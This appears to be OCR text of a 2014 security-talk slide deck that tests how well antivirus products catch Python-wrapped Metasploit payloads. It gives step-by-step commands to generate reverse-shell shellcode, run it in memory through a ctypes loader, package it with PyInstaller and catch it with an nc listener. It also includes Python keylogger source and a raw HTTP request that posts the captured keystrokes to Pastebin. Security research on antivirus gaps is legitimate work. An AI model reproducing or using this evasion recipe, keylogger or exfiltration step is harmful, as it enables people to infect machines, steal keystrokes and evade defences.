
no delay

Other AV

- Tested on Mar 24, 2014 with a two-stage reverse shell and no time delay
- Al these failed
  - Norton
  - Nod32
  - Avast!
  - 360 Internet Security
  - McAfee
  - Kaspersky

Remember Mikko?

F-Secure Wins!



Application blocked

DeepGuard has blocked an application because it is not commonly used:

Application:	shell-139.exe
Reason:	Rare application
	▼ Show more

What should be done?

● I do not trust the application. Block it permanently.


○ I trust the application. Let it continue.

OK

Protecting the irreplaceable

Version: 2014-03-12_01

AV Challenge



Antivirus Challenge: Detect This Malware

Malicious EXE File

This binary file, when executed on a Windows target, causes it to connect back to a Metasploit listener at the IP address 192.168.1.89

rsh-192-168-1-89.exe

It's a 3 MB file. Normally I zip malware with a password but since no anti-malware product can detect this one there is at present no reason to bother.

- Posted April 3, 2014
- No reply from AV vendors, but Norton improved its detection after that
  - Now a delay is required

Python v. AV

Round 4
shell_bind_tcp
with a delay

INSTRUCTIONS

- On Kali

```
msfpayload windows/shell_reverse_tcp
LHOST=192.168.119.252 C > rev
nano rev
```

- Change top to

```
x=raw_input("Press Enter to continue")
from ctypes import *
shellcode = (
```

- Change bottom to

```
);
memorywithshell = create_string_buffer(shellcode,
len(shellcode))
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
shell()
```

INSTRUCTIONS


- On Windows, in pip-Win:

```
venv -c -i pyi-env-name
pyinstaller --onefile rev
```

- On Kali

```
nc –lp 4444
```

Norton Loses



CPU USAGE:
System 0%
Norton 0%

Trust level 95%


Last Scan:
Not completed

Last Update:
1 minute ago

C:\Users\sam\Desktop\rev2.exe

```
Press Enter to continue
```

Kaspersky Wins



Computer is protected

Threats: none

Protection components: main components enabled


Databases: up to date

License: 30 days remaining

Today

Detected object (file) was deleted — Today, 5:56 AM
c:\users\sam\desktop\rev2.exe


Advanced Malware Protection



Lastline Analysis Report

Analysis Report

April 27, 2014



1 Threat Level

The file 44419684a867bf43be47176b3d233d1e was found to be malicious (score 75 / 100) at 2014-04-27 23:36:09

Malicious Activity Summary

Title	Content
Signature	Metasploit executable identified
Signature	Metasploit TCP shell/reverse shell identified

ty @ChrisAbdalla_1 from HP ESP TippingPoint


FireEye™

- A friend in the financial industry tested Evil.exe on a system protected by FireEye
- FireEye gives no alerts and lets it post keystrokes right to Pastebin

Python Keylogger

Google "Python Keylogger"

- I used this one from 4 years ago




4 Years Ago

Written in python2.6
I know there are a lot of key loggers out there, but i wanted to try my hand at it.
It works like a charm =)

```python
#Key Logger
#By: K.B. Carte
#Version 1.0
################

import pythoncom, pyHook, sys, logging


LOG_FILENAME = 'path\to\log.out'



def OnKeyboardEvent(event):
    logging.basicConfig(filename=LOG_FILENAME,
                        level=logging.DEBUG,
                        format='%(message)s')
    print "Key: ", chr(event.Ascii)
    logging.log(10,chr(event.Ascii))
    return True

hm = pyHook.HookManager()
hm.KeyDown = OnKeyboardEvent
hm.HookKeyboard()
```

Post Keystrokes to Pastebin



```
POST /api/api_post.php HTTP/1.1
Host: pastebin.com
Content-Length: 89
Content-Type: application/x-www-form-urlencoded

api_option=paste&api_dev_key=2cd3c4[redacted]d04&api_paste_code=YOURINITIALSH
TTP/1.1 200 OK
Server: cloudflare-nginx
Date: Mon, 17 Mar 2014 18:32:10 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d63b4a10e07f8892ab6f6d2e81ab3d4201395081130259; expires=Mon, 23-
Dec-2019 23:50:00 GMT; path=/; domain=.pastebin.com; HttpOnly
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.5
CF-RAY: 10cb458817360293-SJC

1c
http://pastebin.com/FBJF49XE
0
```

